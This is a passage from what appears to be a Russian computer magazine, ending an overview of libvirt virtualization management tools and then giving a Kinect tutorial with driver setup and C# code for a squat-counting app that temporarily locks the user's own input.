
Воспользовавшись пунктом «Свойства подключения» в меню «Правка» или кликнув по имени гипервизора в списке виртуальных машин и выбрав в контекстном меню «Свойства», можно узнать подробности о машине, на которой работает эмулятор (тип процессора, количество ядер, объем памяти, нагрузка на систему), а также настроить виртуальные сети, хранилище образов, убрать/добавить новые образы и сетевые интерфейсы.

С помощью пункта «Добавить соединение» в меню «Файл» можно создать подключение к другому гипервизору (хоть удаленному, хоть локальному) и все его виртуальные машины будут отображены в общем списке.

Другие инструменты

Набор доступных инструментов управления виртуальными машинами не ограничивается только перечисленными выше программами. На странице libvirt.org/apps.html перечислены приложения, способные использовать libvirt в своей работе. Настоящих жемчужин среди них немного, но они есть:

- **virt-top** (people.redhat.com/~rjones/virt-top) — TOP-подобная утилита для отображения списка самых «прожорливых» виртуальных машин. Поддерживает почти все опции командной строки оригинального top.
- **virt-df** (people.redhat.com/~rjones/virt-df) — аналог команды df, показывающий процент занятости пространства на виртуальных жестких дисках.



vnc-viewer собственной персоной

• virt-p2v (people.redhat.com/~rjones/virt-p2v) — инструмент для преобразования физических машин в виртуальные и обратно.
• virt-v2v (git.fedorahosted.org/git/?p=virt-v2v.git;a=summary) — программа для конвертирования образов, созданных другими системами виртуализации, в формат qemu-kvm.

Web-ориентированные системы управления

Среди Web-ориентированных интерфейсов можно выделить японский Karesansui, который совсем недавно обновился до версии 2.0. Внешне он представляет собой довольно привлекательный на вид Web2.0-интерфейс управления ВМ, поддерживающий массу возможностей и вполне способный заменить собой virt-manager. Кроме всего прочего, он поддерживает сбор статистики и мониторинг, а также способен выводить на Web-страницу содержимое экрана гостевой ОС.
Внутри Karesansui представляет собой Python-приложение с SQLite в качестве базы данных и Java-плагином tightVNC-java, используемым для вывода изображения, передаваемого с VNC-сервера libvirtd. Для построения интерактивного web-интерфейса используется библиотека jQuery.
Кроме того, я бы очень рекомендовал присмотреться к системе под названием Archipel (archipelproject.org), которая представляет собой Jabber-сервис, позволяющий рулить виртуальными окружениями буквально с помощью приказов, отдаваемых через IM-клиент, и, что самое главное, получать от них ответы и отчеты о состоянии и сбоях.
Преимущество такого подхода в том, что он избавляет администратора от необходимости слежения за парком виртуальных серверов или настройки какой-либо системы оповещения. Гипервизоры и виртуальные серверы будут сами отчитываться перед хозяином с помощью отправки сообщений на jabber-аккаунт. Кроме того, полнофункциональные браузеры, нужные для получения доступа к полноценным системам управления виртуальными машинами, доступны далеко не везде и не всегда, а простейший Jabber-клиент будет работать даже на бюджетном телефоне 2000 года выпуска и позволит получить управление над виртуальным сервером даже в той ситуации, в которой все остальные инструменты окажутся недоступны.
Кроме интерфейса, основанного на протоколе XMPP, Archipel может предложить админам и классический Web-интерфейс, который можно использовать тогда, когда под рукой есть нормальный браузер. Возможности этого интерфейса довольно широки и ничуть не уступают описанному выше Karesansui. Их официальный список выглядит так:
• Визуализация состояния и нагрузки на сервер в режиме реального времени;
• Возможность отправки любых команд Archipel;
• Возможность обмена сообщениями с другими пользователями системы;
• Механизм посылки сообщений сразу группе серверов или гипервизоров;
• Безопасность подключения, обеспечиваемая механизмами XMPP S2S.
Многие системы обслуживания облачной инфраструктуры основаны на libvirt. Это, в частности, совместимые с Amazon EC2 системы Eucalyptus (open.eucalyptus.com) и OpenStack (openstack.org), система для быстрого развертывания облачной инфраструктуры OpenNode (opennode.activesys.org) и основанная на технологиях Adobe Flex и Sun/Oracle Java система AbiCloud (community.abiquo.com).

Выводы

За последние годы Linux сделал большой шаг вперед во всем, что так или иначе связано с виртуализацией.
QEMU и KVM, которые еще несколько лет назад казались игрушкой для гиков и не воспринимались серьезно, теперь правят балом.



Сергей Сильнов (po@kumekay.com)



KINECT: РАЗМИНКА ДЛЯ ГИКА

Разбираемся с новым девайсом и учимся писать для него приложения


Сенсор Kinect разработан для Xbox 360 и позволяет играть в игры без всяких приспособлений в руках. Появившись в ноябре 2010 года, он стал самым продаваемым электронным устройством в мире: за первые 2 месяца было продано более 10 млн штук. Изначально сенсор работает лишь с консолью, но при помощи ловких движений рук ты сможешь заставить его работать с PC, а он поможет тебе поддерживать физическую форму!

Прежде чем втыкать Kinect в компьютер, разберемся с его внутренностями. Наш экземпляр, который дали помучить ребята из xbox-zone.ru, разбирать мы не решились, да и незачем — на сайте ifixit.com опубликовано подробное пошаговое руководство о том, как разобрать его до винтика. Итак, внутри у Kinect'а находятся:

1. Камера видимого диапазона — обычная RGB-камера, похожа на среднестатистическую веб-камеру: 640x480 и 30 кадров в секунду.
2. Инфракрасный лазерный проектор, который создает в пространстве сетку из точек.
3. Камера, снимающая в инфракрасном спектре, которая регистрирует изображение этой сетки.
4. Стереомикрофон с продвинутой системой шумопонижения — для правильного голосового управления.
5. Мотор, регулирующий положение датчика.
6. Чип PrimeSensor — творит главную часть магии, обрабатывая картинку с ИК-камеры, дает на выходе — 3D-картинку.

Подключение

Kinect'ы, продающиеся в коробках, уже имеют все необходимое для работы, их можно подключить к компьютеру напрямую. Если



Отслеживание и калибровка пользователя в Faast

же сенсор из комплекта с новым xbox'ом, то к нему потребуется специальный адаптер, так как разъем USB там нестандартный, с дополнительным питанием 12 В (сенсору слабенького тока от порта недостаточно). Оригинальный блок питания можешь купить в магазине Microsoft за $34,99, а сэкономить получится, заказав китайский клон (s.dealextreme.com/search/kinect+power+supply) в три раза дешевле. Теперь можешь подтыкать к компьютеру и начинать возиться с программной частью.

Драйвера

Как только кинект появился, компания Adafruit объявила конкурс с призом в $3000 тому, кто создаст открытый драйвер для сенсора. Не прошло и недели, и денежки уже лежали на счету у победителя — Гектора Мартина, а первый работоспособный драйвер — в репозитории на github.com/OpenKinect/libfreenect. Многого он еще не умел, но главное — выводить карту глубин в окне OpenGL у него уже получалось.

Драйвер продолжает развиваться, и у него есть преимущества — он распространяется под лицензией apache 2.0, которая позволяет использовать его в коммерческих проектах, и у него есть обертки для целой кучи языков (java, matlab, python, ruby).

Но тебе лучше взять другой драйвер. Сердце Kinect'а разработано не великой и могучей Microsoft, а молодой компанией PrimeSence. Для них Kinect — всего лишь один продукт, использующий их технологию NUI (natural user interface) — естественного пользовательского интерфейса, который позволяет человеку взаимодействовать с системой визуально, при помощи жестов, а также при помощи голосовых команд. Они желают повсеместного распространения своего детища и активно помогают open source-сообществу. В их репозитории на гитхабе лежит драйвер для референсного сенсора. Напрямую с кинектом он не работает, но его допиленная версия справляется с этой задачей отлично!


Скачать его можно, например, с сайта проекта Faast (goo.gl/tu8Gs). После установки загляни в диспетчер устройств — в разделе PrimeSensor должно быть три устройства: Kinect Camera, Kinect Motor и Kinect Audio.

Но кроме самого драйвера, тебе потребуются библиотеки OpenNI и PrimeSense NITE.

OpenNI — это некоммерческая организация, которая стремится создать открытый стандарт для «Естественных взаимодействий» (Natural Interactions). Также она разработала OpenNI — одноименный фреймворк с открытым исходным кодом, созданный, чтобы взаимодействовать с одной стороны — с оборудованием, и с более высокоуровневыми программными прослойками — с другой стороны. Развивается он бурно, и тебе потребуется последняя нестабильная его версия, загрузить которую можно здесь: goo.gl/xRuuU.

NITE — это промежуточное ПО, которое решает задачи определения жестов для управления компьютером и играми и работает в связке с OpenNI. Хотя это и коммерческий продукт, но его разработчик, PrimeSence, распространяет бесплатный ключ, которым может пользоваться кто угодно. Вот этот ключ —





В облике супергероя Ultraseven

0KOIk2JeIBYClPWVnMoRKn5cdY4=. Его надо ввести при установке. Загрузить NITE можно по ссылке: goo.gl/6uhJJ.
После нужно изменить конфигурационные xml-файлы. Правильные версии можно загрузить по адресу: goo.gl/5e1nz. Отличаются они от тех, что уже предустановленны, только указанием серийного ключа. Распакуй архив и скопируй файл SampleConfig.xml из папки KinectXMLs\OpenNI в папку Data внутри каталога OpenNI (вероятнее всего, он внутри папки C:\Program Files\), а файлы из папки KinectXMLs\NITE — в C:\Program Files\Prime Sense\NITE\Data.

Руки вверх, в позу Пси!

Все готово, теперь можно пробовать кинект в деле. Для начала посмотри, какими готовыми программами ты можешь воспользоваться. Faast (Flexible Action and Articulated Skeleton Toolkit) — это инструментарий, который позволяет завязать движения пользователя на различные нажатия кнопок, перемещения мыши или действия джойстика. Таким образом можно подобрать набор действий, чтобы весьма правдоподобно играться в любую игру на PC. Загрузить его можно с projects.ict.usc.edu/mxr/faast/.
Пользоваться программой нетрудно. Первым делом нужно загрузить файл конфигурации, написать который ты сможешь сам. Например, так он будет выглядеть для World of Warcraft:

```
# связь входного и выходного действия
# Формат:
# название_входного_действия порог тип_выходного_действия действие
left_arm_out 10 key a
left_arm_across 10 key d
lean_forwards 15 key w
lean_backwards 10 key s
left_arm_forwards 20 key tab
right_arm_forwards 20 key 1
right_arm_up 12 key 4
right_arm_across 15 key 2
right_arm_out 15 key 3
```

После этого необходимо откалибровать пользователя, чтобы программа поняла, где у тебя руки, а где ноги. Для этого необходимо встать в позу Пси, а проще говоря, встать ровно и поднять руки вверх, словно на тебя навели ствол нехилого калибра. После того как опознание завершится — поверх тела будет изображен схематичный человечек из прямых линий. Все — теперь компьютер покорно следит за твоими жестами.

Kinemote


Другая программка для универсального управления. Из коробки позволяет управлять мультимедиа-центром XBMC и просто курсором мыши. Приятна она тем, что не требует калибровки и переводится в активный режим заранее выбранным жестом. Новые версии периодически выкладываются на сайте kinemote.net. А после последнего обновления в комплекте появилась еще и программа, позволяющая управлять не всем телом, а пальцами рук, правда, несмотря на все попытки, у меня она так и не заработала.

Ultraseven

Ультра Севен — это японский супергерой из конца шестидесятых, который бы мог и потеряться в памяти поколений, если бы не кинект и программка Ultraseven. Благодаря этой маленькой игрушке каждый может предстать в облике этого персонажа. Чтобы одеть его костюм, нужно встать в позу Пси. А уже оказавшись в красном облачении, можешь прикладывать руки к ушам, чтобы стрелять из смертоносного лазера и запускать бумеранг, торчащий из головы в виде ирокеза. Кроме тебя самого, отслеживаются и другие объекты в комнате — лучи будут пролетать за ближе лежащими предметами. Да, важное замечание — игрушка требует достаточно серьезной видеокарты, а на слабом железе работать будет очень нестабильно. Сайт проекта: code.google.com/p/kinect-ultra/.

В здоровом теле — здоровый дух

Теперь — самое главное! О том, как написать свою программу, которая будет использовать возможности чудо-сенсора, а заодно и поддерживать бодрость тела: после часа работы за компьютером она заблокирует клавиатуру и мышь и не позволит пользоваться вновь, пока не сделаешь десять приседаний.
В уже установленном тобой пакете OpenNI есть примеры проектов (как на C++, так и на C#) для Microsoft Visual Studio 2010, которые можно дописать для своих задач. Но эти примеры несколько запутаны, и будет проще воспользоваться оберткой, которую написал греческий студент Вангос Птернеас. Найти его библиотеку — Nui.Vision.dll — можно на странице goo.gl/XNjq4. С ней строчек кода понадобится гораздо меньше.
Сначала создай в Visual Studio проект WPF Application и добавь в него ссылки на библиотеки OpenNi.net.dll (она находится в той папке, куда установлен OpenNI) и Nui.Vision.dll (ее можно положить в папку проекта).
Теперь разберемся с работой сенсора. В описании формы



Так работает наше приложение

MainWindow.xaml выстави размер 662x520 и добавь к ней изображение, в которое будет выводиться картинка с сенсора, и холст, на который будет выводиться дополнительная информация:

```
<Image Name="imgCamera" />
<Canvas Name="LayoutRoot" />
```

Дальше в коде формы MainWindow.xaml.cs объяви использование необходимых пространств имен:

```
using System.ComponentModel; // нужен для обработки в фоне
using Nui.Vision;            // работа с кинектом
```

Затем объяви новый объект NuiUserTracker и инициализируй его в конструкторе. Да, нужно не забыть скопировать файл SamplesConfig.xml из директории OpenNI в папки Debug и Release твоего проекта.
В классе формы объяви все переменные:

```
NuiUserTracker _skeleton; // объявление объекта трекера
BackgroundWorker _worker = new BackgroundWorker();
                              // фоновый обработчик
double topY = 0;          // верхнее положение приседания
double bottomY = 0;       // нижнее положение приседания
int numOfBobs = 0;        // счетчик полуприседаний
bool bottomPosition, topPosition;
      // биты, в которых фиксируется пересечение линий
```

```
Ellipse ellipse = new Ellipse // кружочек на груди
  { Fill = new SolidColorBrush(Colors.AliceBlue),
    Width = 20, Height = 20  };
```

В конструкторе инициализируй обработчик событий:

```
// инициализируем объект и подгружаем конфиги кинекта
_skeleton = new NuiUserTracker("SamplesConfig.xml");
// объявляем функцию, которая будет обрабатывать
// событие перемещения пользователя
_skeleton.UsersUpdated += new NuiUserTracker.
   UserListUpdatedHandler(Skeleton_UsersUpdated);
```

Теперь в переменной NuiUserListEventArgs.Users представлены все обнаруженные пользователи и набор координат всех распознанных частей их тел. Далее напиши обработчик события смены координат пользователя. Как только у тебя появляется ненулевое значение вертикальной координаты шеи пользователя — считай, что он готов приседать. Потом добавь две линии. Одна чуть ниже шеи, а другая — чуть выше пояса. Одним приседанием будет считаться двойное пересечение обеих линий: сначала — сверху вниз, а потом — снизу вверх. Отслеживается пересечение линий шеи (хотя визуально она где-то на груди). Такой вариант не идеальный — можно схалтурить, нагибаясь, или подойдя поближе к сенсору.

```
// проделываем все манипуляции для каждого пользователя
// (хотя приседать они будут под одну гребенку)
```




```
foreach (var user in e.Users) {
  // если впервые нашлась шея
  if ((topY == 0) && (user.Neck.Y !=0) ) {
    // определяем положение верхней линии
    topY = user.Neck.Y+20;
    Line topLine = new Line { // определяем верхнюю линию
      Y1 = topY,X1 = 0, Y2 = topY, X2 = 662,
      Stroke = new SolidColorBrush(Colors.Red),
      StrokeThickness = 4 };
    // рисуем верхнюю линию на холсте
    LayoutRoot.Children.Add(topLine);
    // определяем положение нижней линии
    bottomY = user.Torso.Y + 20;
    Line bottomLine = new Line { // определяем нижнюю линию
      Y1 = bottomY, X1 = 0, Y2 = bottomY, X2 = 662,
      Stroke = new SolidColorBrush(Colors.Blue),
      StrokeThickness = 4 };
    // рисуем нижнюю линию на холсте
    LayoutRoot.Children.Add(bottomLine);
    // рисуем шею на холсте
    LayoutRoot.Children.Add(ellipse); }
```

При каждом изменении координат нужно проверять, не произошло ли приседания:

```
ellipse.Margin= new Thickness(user.Neck.X, user.Neck.Y,
  0, 0); //перемещаем кружочек вслед за шеей
// ставим флажок верхнего положения
if (user.Neck.Y+5 < topY) topPosition = true;
// ставим флажок нижнего положения
if (user.Neck.Y + 25 > bottomY) bottomPosition = true;
if (topPosition  && bottomPosition) {  // если оба флага есть
  numOfBobs++;            // половину приседания в копилку
  topPosition = false;    // сбрасываем флажки
  bottomPosition = false;
}
// если полуприседаний набралось двадцать штук — значит все,
// выключаем программу
if (numOfBobs >= 20) {
  Application.Current.Shutdown();  // выходим из программы
}
```

Осталось разобраться с таймером и блокировкой клавиатуры и мыши. Сперва в App.xaml.cs нужно добавить еще одно пространство имен:

```
// работа с неуправляемым кодом, понадобится для
// блокировки клавиатуры
using System.Runtime.InteropServices;
```

Потом объявить метод блокировки клавиатуры и мыши. Удобно воспользоваться функцией Windows API BlockInput:

```
public partial class NativeMethods {
  [System.Runtime.InteropServices.DllImportAttribute(
  "user32.dll", EntryPoint = "BlockInput")]
  [return: System.Runtime.InteropServices.MarshalAsAttribute(
   System.Runtime.InteropServices.UnmanagedType.Bool)]
  public static extern bool BlockInput(
     [System.Runtime.InteropServices.MarshalAsAttribute(
     System.Runtime.InteropServices.UnmanagedType.Bool)]
     bool fBlockIt);
}
```

Для таймера можно создать отдельную форму и указать ее в App.xaml в качестве точки входа в программу.

В код этой формы нужно добавить нэймспэйс работы с таймерами:

```
using System.Timers;
```

Объявить таймер:

```
private static System.Timers.Timer TheTimer;
```

А дальше запустить его, например, по нажатию кнопки:

```
private void button1_Click(object sender, RoutedEventArgs e)
{
  // ставим таймер на час
  TheTimer = new System.Timers.Timer(3600000);
  // как пройдет — блокируем комп
  TheTimer.Elapsed += new ElapsedEventHandler(BlockPC);
  TheTimer.Enabled = true;
}
```

А при срабатывании таймера будет блокироваться пользовательский ввод и открываться окошко с видео с кинекта:

```
void BlockPC(object source, ElapsedEventArgs e) {
  App.NativeMethods.BlockInput(true); // блокируем ввод
 // создаем экземпляр формы с картинкой от сенсора
  MainWindow w = new MainWindow();
  w.Show(); }// и показываем ее
```

Осталось не забыть добавить отмену блокировки перед выходом из программы:

```
// возвращаем пользователю клавиатуру и мышь
App.NativeMethods.BlockInput(false);
```

Если что-то не получилось, то полный код проекта и все файлы, необходимые для запуска, ты сможешь найти на диске.

Одного кинекта мало

